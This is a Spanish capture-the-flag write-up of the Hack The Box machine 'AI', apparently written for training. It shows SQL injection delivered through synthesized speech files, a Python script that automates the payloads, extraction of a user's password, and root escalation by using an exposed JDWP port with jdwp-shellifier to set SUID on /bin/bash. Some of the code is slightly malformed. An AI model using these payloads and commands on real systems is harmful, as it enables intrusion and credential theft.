

| Hack The Box - AI | |
|--|------------|
| Sistema Operativo: | Linux |
| Dificultad: | Medium |
| Release: | 09/11/2019 |
| Skills Required | |
| <ul style="list-style-type: none"> • Enumeration • SQL Injection • Java Classes | |
| Técnicas utilizadas | |
| <ul style="list-style-type: none"> • Debugging with JDWP • Speech to Text | |

La resolución de la máquina *AI* de Hack The Box constituyó un ejercicio práctico de análisis ofensivo en el que apliqué una metodología estructurada para identificar, explotar y encadenar vulnerabilidades presentes en un entorno web orientado al procesamiento de audio mediante técnicas de reconocimiento de voz. El objetivo principal fue evaluar la resiliencia de la plataforma frente a vectores de ataque no convencionales y demostrar la capacidad de comprometer un sistema a través de una cadena de explotación completa.

El análisis permitió detectar una debilidad crítica en el flujo de interpretación de entradas fonéticas, que derivaba en la ejecución de consultas SQL manipulables. A partir de esta superficie de ataque, desarrollé un proceso automatizado que integraba síntesis de audio, análisis de respuestas y construcción dinámica de cargas maliciosas, lo que facilitó la extracción de credenciales válidas y el acceso inicial al sistema.

En la fase de post-explotación, la identificación de un servicio Tomcat configurado con un punto de depuración JDWP expuesto posibilitó la ejecución arbitraria de código a nivel de máquina virtual Java. Mediante técnicas de inyección de *bytecode*, fue posible escalar privilegios hasta obtener control total del sistema con permisos de *root*.



Enumeración

La dirección IP de la máquina víctima es 10.129.17.46. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(administrador@kali)-[~/HTB/AI]
└─$ ping -c 5 10.129.17.46 -R
PING 10.129.17.46 (10.129.17.46) 56(124) bytes of data.
64 bytes from 10.129.17.46: icmp_seq=1 ttl=63 time=235 ms
RR:      10.10.16.4
          10.129.0.1
          10.129.17.46
          10.129.17.46
          10.10.16.1
          10.10.16.4

64 bytes from 10.129.17.46: icmp_seq=2 ttl=63 time=1682 ms      (same route)
64 bytes from 10.129.17.46: icmp_seq=3 ttl=63 time=758 ms      (same route)
64 bytes from 10.129.17.46: icmp_seq=4 ttl=63 time=47.7 ms      (same route)
64 bytes from 10.129.17.46: icmp_seq=5 ttl=63 time=314 ms      (same route)

--- 10.129.17.46 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4011ms
rtt min/avg/max/mdev = 47.654/607.485/1682.357/585.890 ms, pipe 2
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.17.46 -oN scanner_AI** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a **--script=default**. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.


```
(administrador@kali)-[~/HTB/AI]
└─$ cat nmap/scanner_AI
# Nmap 7.95 scan initiated Fri Apr 18 03:05:41 2025 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn -oN nmap/scanner_AI 10.129.17.46
Increasing send delay for 10.129.17.46 from 0 to 5 due to 746 out of 2485 dropped probes since last increase.
Increasing send delay for 10.129.17.46 from 5 to 10 due to 1893 out of 6308 dropped probes since last increase.
Warning: 10.129.17.46 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.17.46
Host is up, received user-set (0.099s latency).
Scanned at 2025-04-18 03:05:41 CEST for 95s
Not shown: 64343 closed tcp ports (reset), 1190 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 6d:16:f4:32:eb:46:ca:37:04:d2:a5:aa:74:ed:ab:fc (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAQAAQD00Rj1jkqxzw1Xpc5aPOUxF6fvSGd2wxWYTxrCT6sUqrRM72R31Y6gogR0S4FdrKUvSC7NW4Mi1L9LG7pv/Oetpch8sMzkM2pG1QpWXWg1MqoTdpkD9ddrs2QYkhENani5T53JhB581fd3/15zcb83SkdfwWtyqfPL0N3iGHSsHCTSgE71GSCT/HfpKw0JUjP7C2QGKwihrRutn0Gg+TmFeVzb7XdpwZyeajmG3Ekew9XtpMpJqDsVmip0oZ5u03385oFx9fjfIA1JC3Ch
|   256 78:29:78:d9:f5:43:d1:cfa:03:55:b1:da:9e:51:b6 (ECDSA)
|   ecdsa-sha2-nistp256 AAAAEZVJZHNHLXNoYTItbmldAyNTYAAATbmldAyNTYAAABBBc+wCDCPpNj35fscG3RL+i8gfFdheIzQymTzEHuwOK4bqKfrrq1s5WYf9TzGSBBV6m3/9t3By1cUuSTJ3gf1ecg=
|   256 85:2e:7d:66:30:a6:6e:30:04:b2:c1:ae:ba:a4:99:bd (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI3NTESAAAAIIIElxXWWiv65i8hQc5yrgog1ktx2MXkQV/+J9HJfi4
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_ http-methods:
|_ _Supported Methods: HEAD POST
|_ _http-title: Hello AI!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Apr 18 03:07:16 2025 -- 1 IP address (1 host up) scanned in 95.14 seconds
```




Análisis del puerto 80 (HTTP)

Al acceder al servicio expuesto en el puerto 80, se presenta una interfaz web identificada bajo la denominación *Artificial Intelligence*.




El apartado informativo del sitio indica que el equipo de desarrollo se encuentra inmerso en la construcción de una plataforma orientada al reconocimiento de voz. Una inspección más detallada, concretamente en la sección **AI**, revela un módulo de carga destinado a la subida de archivos en formato **WAV**, presumiblemente para su posterior procesamiento mediante el motor de análisis implementado.



Con el fin de ampliar la superficie de enumeración y detectar recursos no referenciados de manera explícita, procedí a ejecutar un escaneo de rutas mediante **Gobuster**. Este análisis permitió identificar, además de los elementos ya conocidos, dos ficheros particularmente relevantes —**intelligence.php** y **db.php**— así como un directorio denominado **uploads**, previsiblemente utilizado como repositorio para los archivos suministrados por el usuario.

El acceso directo a **db.php** no devuelve contenido significativo, lo que sugiere que podría tratarse de un script auxiliar o de un endpoint diseñado para ser invocado de forma interna. En contraste, **intelligence.php** expone una tabla que consolida diversas entradas procesadas por el sistema, mostrando la correlación entre los datos de entrada y las salidas generadas por el supuesto motor de inteligencia artificial. El diseño de dicha tabla evidencia que el sistema está concebido para interpretar tanto lenguaje natural como fragmentos de código y símbolos especiales, lo que amplía considerablemente su espectro funcional.




El pie de página del recurso incluye un mensaje adicional que, aunque aparentemente inocuo, podría aportar información contextual sobre el funcionamiento interno del servicio o sobre la interacción prevista entre el usuario y la plataforma.




Durante la fase de investigación preliminar, una búsqueda sobre los mecanismos de reconocimiento de voz de Microsoft permitió localizar documentación oficial que incluía una tabla de correlaciones entre comandos verbales y sus equivalentes textuales. La similitud estructural entre dicha tabla y la expuesta en *intelligence.php* sugiere que los desarrolladores han replicado —o adaptado de manera poco rigurosa— parte de la lógica descrita por Microsoft para interpretar fonemas y traducirlos a caracteres especiales o secuencias sintácticamente relevantes.

Con el propósito de validar el comportamiento del sistema y determinar si el módulo de procesamiento acepta entradas arbitrarias, procedí a generar un archivo **WAV** que contuviera una cadena de texto controlada. Para ello utilicé la utilidad **text2wave** que permite sintetizar voz a partir de texto plano con un alto grado de fidelidad fonética.

Una vez generado el archivo *ai.wav*, lo cargué en la interfaz de la página *AI*. El sistema procesó la entrada sin incidencias aparentes, devolviendo una salida coherente con el contenido suministrado. Tanto el campo *Query result* como la existencia del script **db.php** apuntan a la intervención de un sistema gestor de bases de datos durante el flujo de procesamiento, lo que abre la posibilidad de que la entrada del usuario sea interpolada en consultas SQL sin una sanitización adecuada.



A partir de esta hipótesis, decidí evaluar la respuesta del sistema ante la inyección de caracteres especiales. Según la documentación de Microsoft, la expresión verbal *Open single quote* se traduce internamente como un apóstrofo, lo que constituye un vector idóneo para comprobar la robustez del backend frente a posibles vulnerabilidades de inyección.



Tras sintetizar un nuevo archivo WAV que incorporaba dicha expresión, procedí nuevamente a cargarlo en la plataforma con el objetivo de observar si el motor de análisis reflejaba anomalías en la salida o evidencias de manipulación de la consulta subyacente.

Drop your query using wav file.

Select wav to upload: No file selected.

Our understanding of your input is : you can'

Query result : You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "you can"' at line 1

La carga del archivo que contenía el apóstrofo sintetizado provocó un error SQL explícito, lo que permitió confirmar que el backend emplea **MySQL** como sistema gestor de bases de datos. A partir de esta evidencia, resultaba pertinente comprobar si era posible **restablecer el equilibrio sintáctico de la consulta** mediante el uso de comentarios en línea. En MySQL, el símbolo # actúa como delimitador de comentario, anulando el resto de la instrucción.

```
(administrador㉿kali)-[~/HTB/AI/content]
$ echo "You can open single quote pound sign" | text2wave -o ai.wav
(administrador㉿kali)-[~/HTB/AI/content]
$ 
```

Tras incorporar dicho carácter en la entrada generada por voz, el servidor dejó de devolver errores, lo que indica que la comilla inyectada había sido correctamente balanceada y que la consulta subyacente era susceptible de manipulación.

Drop your query using wav file.

Select wav to upload: No file selected.

Our understanding of your input is : you can#'

Query result :



SQLi

Con el objetivo de agilizar el proceso de prueba y error, desarrolle un **script en Python** que automatiza la cadena completa de explotación: toma el texto de entrada, lo sintetiza a formato WAV mediante *text2wave*, envía el archivo al servidor y, finalmente, analiza la respuesta para extraer tanto la interpretación fonética como la consulta SQL resultante. Esta automatización permitió iterar de forma eficiente sobre distintas cargas maliciosas.

```
#!/usr/bin/env python3
import sys
import requests
import re
import subprocess

def create_file(query: str) -> None:
    """
    Convierte la consulta de texto a audio utilizando text2wave.
    Se realizan sustituciones para evitar problemas con ciertos caracteres.
    El archivo resultante se guarda en 'ai.wav'.
    """
    # Reemplazos de caracteres problemáticos. Ajusta según sea necesario.
    query = query.replace("'", " open single quote ").replace("#", " Pound sign ")

    try:
        # Ejecuta text2wave pasándole la consulta por STDIN.
        subprocess.run([
            ["text2wave", "-o", "ai.wav"],
            input=query.encode('utf-8')
        ], check=True)
    except subprocess.CalledProcessError as e:
        print(f"Error al generar el archivo de audio: {e}")
        sys.exit(1)

def send_file(url: str, file_path: str, proxies: dict = None) -> str:
    """
    Envía el archivo de audio al servidor especificado y retorna la respuesta.
    """
    try:
        with open(file_path, "rb") as file:
            files = {
                "fileToUpload": file,
                "submit": (None, "Process It!")
            }
            response = requests.post(url, files=files, proxies=proxies)
            response.raise_for_status() # Verifica que la petición haya sido exitosa.
            return response.text
    except Exception as e:
        print(f"Error al enviar el archivo: {e}")
        sys.exit(1)

def parse_response(response_text: str) -> tuple:
    """
    Extrae y retorna la interpretación de la consulta y el resultado usando expresiones regulares.
    """
    query_match = re.search("Our understanding of your input is\s+:(\w+\s*)\r\n\r\n?", response_text)
    result_match = re.search("Query result\s+:(\w+\s*)\r\n\r\n?", response_text)

    interpretacion = query_match.group(1).strip() if query_match else "No se pudo interpretar la consulta."
    resultado = result_match.group(1).strip() if result_match else "No se obtuvo resultado."
    return interpretacion, resultado

def main():
    url = "http://10.129.17.46/ai.php"
    # Configura el proxy si es necesario
    # proxies = {'http': 'http://127.0.0.1:8080', 'https': 'http://127.0.0.1:8080'}
    proxies = None

    while True:
        try:
            query = input("Enter query> ").strip()
        except (EOFError, KeyboardInterrupt):
            print("\nSaliendo...")
            sys.exit(0)

        if query.lower() == 'exit':
            sys.exit()

        if not query:
            print("Por favor, ingresa una consulta válida.")
            continue

        create_file(query)
        response_text = send_file(url, "ai.wav", proxies)
        interpretacion, resultado = parse_response(response_text)

        print("Query:", interpretacion)
        print("Result:", resultado)

if __name__ == "__main__":
    main()
```

El siguiente paso consistió en determinar el número de columnas de la tabla objetivo mediante una **inyección basada en UNION**. A partir de la información observada en *intelligence.php*, se deduce que el motor de reconocimiento interpreta la palabra *join* como *union*, lo que facilita la construcción de la carga útil. Al intentar concatenar la cadena *hello world* mediante una instrucción UNION, el servidor la devolvió sin errores, lo que evidencia que la tabla subyacente consta de **una única columna**.

```
[admin@kali:~/HTB/AI/content]$ ./file_ai.py
Enter query> ' join select 'hello world'#
Query: 'union select'hello world'#
Result: hello world
Enter query> []
```



Dado que inferir la estructura completa del esquema —incluyendo nombres de tablas y columnas— podría resultar un proceso tedioso, opté por verificar la existencia de una tabla comúnmente presente en implementaciones básicas: **users**. El primer intento no fue interpretado correctamente por el sistema, probablemente debido a la concatenación fonética de los términos.

```
[~(administrador@kali)-[~/HTB/AI/content]
└─$ rlwrap python3 file_ai.py
Enter query> `join select 'hello world'#
Query: `union select`hello world`#
Result: hello world
Enter query> `join select username from users#
Query: `unuid select user name from users #
Result: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax
to use near `unuid select user name from users #' at line 1
Enter query> 
```

Para solventarlo, introduce **pausas artificiales** mediante comas, lo que mejora la segmentación del reconocimiento de voz y permite que la carga maliciosa sea transcrita con mayor fidelidad.

```
[~(administrador@kali)-[~/HTB/AI/content]
└─$ rlwrap python3 file_ai.py
Enter query> `join select 'hello world'#
Query: `union select`hello world`#
Result: hello world
Enter query> `join select username from users#
Query: `unuid select user name from users #
Result: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax
to use near `unuid select user name from users #' at line 1
Enter query> open single, quote, join, select, username from users#
Query: `union select username from users #
Result: alexa
Enter query> 
```

La inyección resultante fue exitosa y permitió recuperar el primer nombre de usuario almacenado: **alexa**. A continuación, ejecuté una consulta análoga para extraer la contraseña asociada. El sistema devolvió la cadena **H,Sq9t6}a<)?q93_**, que, tras eliminar las comas introducidas por el motor de reconocimiento, constituye la contraseña válida del usuario.

```
[~(administrador@kali)-[~/HTB/AI/content]
└─$ rlwrap python3 file_ai.py
Enter query> `join select 'hello world'#
Query: `union select`hello world`#
Result: hello world
Enter query> `join select username from users#
Query: `unuid select user name from users #
Result: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax
to use near `unuid select user name from users #' at line 1
Enter query> open single, quote, join, select, username from users#
Query: `union select username from users #
Result: alexa
Enter query> open single, quote, join, select, password from users#
Query: `union select password from users #
Result: H,Sq9t6}a<)?q93_
Enter query> 
```

El acceso mediante **SSH** con estas credenciales fue satisfactorio, confirmando la explotación completa de la vulnerabilidad.

```
[~(administrador@kali)-[~/HTB/AI/content]
└─$ ssh alexa@10.129.17.46
The authenticity of host '10.129.17.46 (10.129.17.46)' can't be established.
ED25519 key fingerprint is SHA256:G5f1ZvCHaMF3z2d5mWTC1+KbQp/q/wWI0h5GcXkJ7Y.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.17.46' (ED25519) to the list of known hosts.
alex@10.129.17.46's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 5.3.7-050307-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 System information as of Fri Apr 18 01:50:18 UTC 2025

 System load: 0.24      Processes: 151
 Usage of /: 73.8% of 4.79GB   Users logged in: 0
 Memory usage: 31%          IP address for eth0: 10.129.17.46
 Swap usage: 0%

 * Canonical Livepatch is available for installation.
 - Reduce system reboots and improve kernel security. Activate at:
 https://ubuntu.com/livepatch

 63 packages can be updated.
 15 updates are security updates.

 Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Oct 24 15:04:38 2019 from 192.168.0.104
alex@kali: ~ id
uid:1000(alexa) gid:1000(alexa) groups:1000(alexa)
alex@kali: ~ ]
```



Escalada de privilegios

Durante la fase de post-explotación, un examen de los procesos en ejecución con privilegios de *root* reveló la presencia activa de un servidor **Apache Tomcat**. A pesar de que el usuario comprometido carecía de permisos para inspeccionar la configuración interna del servicio, la línea de comandos asociada al proceso proporcionaba un indicio crítico: el servidor había sido iniciado con el parámetro que habilita el **Java Debug Wire Protocol (JDWP)**, exponiendo un punto de depuración en localhost:8000.

JDWP constituye el protocolo estándar utilizado para depurar aplicaciones Java de manera remota, permitiendo la interacción directa con la máquina virtual y, por extensión, con el flujo de ejecución del proceso. La activación inadvertida de este servicio en un entorno de producción representa una vulnerabilidad severa, ya que posibilita la manipulación del estado interno de la JVM sin autenticación alguna.

```
alex@AI:~$ ps auxw
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 4650 0.0 0.2 21488 5340 pts/0 Ss 01:58 0:00 -bash
root 4669 0.0 0.0 0 0 ? I 01:58 0:00 [kworker/u256:1-]
root 4676 0.0 0.0 0 0 ? I 01:58 0:00 [kworker/0:0-eve]
systemd+ 4678 0.0 0.0 70888 6128 ? Ss 01:58 0:00 /usr/lib/systemd/systemd-resolved
root 4697 0.0 0.0 0 0 ? I 01:58 0:00 [kworker/u256:0-3]
root 4791 7.3 0.4 3137572 108252 ? Sl 01:54 0:04 /usr/bin/java -Djava.util.logging.config.file=/opt/apache-tomcat-9.0.27/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djdk.tls
alex@AI:~$
```

Para interactuar con dicho puerto, procedí a establecer un **túnel de reenvío de puertos** desde la máquina comprometida hacia mi equipo, exponiendo localmente el servicio de depuración.

```
alex@AI:~$ ps auxw
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 4650 0.0 0.4 159628 9024 ? Ss 01:00 0:02 /sbin/init auto automatic-ubiquity nonprompt
root 4669 0.0 0.0 0 0 ? I 01:00 0:00 [kthreadd]
root 4676 0.0 0.0 0 0 ? I< 01:00 0:00 [rcu_gp]
root 4678 0.0 0.0 0 0 ? I< 01:00 0:00 [rcu_parmer]
root 4697 0.0 0.0 0 0 ? I< 01:00 0:00 [kworker/u256:0-3]
root 4791 0.0 0.0 0 0 ? I< 01:00 0:00 [kworker/0:0-eve]
root 5159 0.0 0.3 3137572 108976 ? Sl 02:00 0:03 /usr/bin/java -Djava.util.logging.config.file=/opt/apache-tomcat-9.0.27/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djdk.tls
generalIdempotentJavaProtocolHandler@org.apache.catalina.webresources->org.apache.catalina.security.SecurityListener@MSK#0027 -agentlib:jdwp:transport=dt_socket,address=localhost:8000,server=y,suspend=n -Dignore.endorsementDirPath=/opt/apache-tomcat-9.0.27/bin/bootstrap.jar:/opt/apache-tomcat-juli.jar -Dcatalina.home=/opt/apache-tomcat-9.0.27 -Djava.io.tmpdir=/opt/apache-tomcat-9.0.27/temp
mp org.apache.catalina.startup.Bootstrap start
root 5252 0.0 0.3 105680 7832 ? Ss 02:00 0:00 sshd: alexa [priv]
alex@AI:~$ 5260 0.0 0.3 79632 7444 ? Ss 02:00 0:00 /bin/systemd --user
alex@AI:~$ 5262 0.0 0.2 21488 5324 ? Ss 02:00 0:00 /bin/bash
alex@AI:~$ 5264 0.0 0.2 107988 5424 ? S 02:00 0:00 sshd: alexa@pts/0
alex@AI:~$ 5266 0.0 0.1 38308 3668 pts/0 R+ 02:00 0:00 ps auxw
alex@AI:~$
```

Una vez establecido el túnel, utilicé la utilidad jdb para verificar la accesibilidad del punto de depuración y confirmar que la sesión JDWP se encontraba plenamente operativa

```
[(administrador@kali) ~/HTB/AI/content]
$ jdb -attach 127.0.0.1:8000
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
> 
```

En este contexto, resulta especialmente relevante la herramienta **jdwp-shellifier**, un recurso ampliamente utilizado en auditorías de seguridad ofensiva. Esta utilidad automatiza la explotación de sesiones JDWP mal configuradas, inyectando *bytecode* en la JVM para forzar la ejecución arbitraria de comandos en el sistema anfitrión. Su funcionamiento se basa en la capacidad del protocolo para redefinir clases en caliente (*hot-swap*), permitiendo introducir métodos maliciosos que la máquina virtual ejecuta sin restricciones. En entornos donde el proceso vulnerable se ejecuta con privilegios elevados —como en este caso, bajo el usuario *root*— la explotación deriva directamente en una **ejecución de comandos con privilegios máximos**.

```
alex@AI:/tmp$ python privesc.py -t 127.0.0.1 --cmd "chmod u+s /bin/bash"
[!] Targeting '127.0.0.1:8000'
[!] Reading settings for 'OpenJDK 64-Bit Server VM - 11.0.4'
[!] Found Runtime class: id:a#f2
[!] Found Runtime.getRuntime(): id:7f6734024070
[!] Created break event id:2
[!] Waiting for an event on 'java.net.ServerSocket.accept'
[!] Received matching event from thread 0x1
[!] Selected payload: chmod u+s /bin/bash
[!] Command string object created id:b#97
[!] Runtime.getRuntime() returned context id:0xb98
[!] found Runtime.exec(): id:7f6734024088
[!] Runtime.exec() successful, refId:b#99
[!] Command successfully executed
```

Tras ejecutar *jdwp-shellifier* y obtener un canal de ejecución interactivo, procedí a otorgar el bit **SUID** a */bin/bash*, habilitando así la escalada definitiva de privilegios. Una vez completado este paso, fue posible invocar una shell con privilegios de *root*, consolidando el compromiso total del sistema y cerrando con éxito la cadena de explotación.



```
alex@AI:/tmp$ ls -l /bin/bash
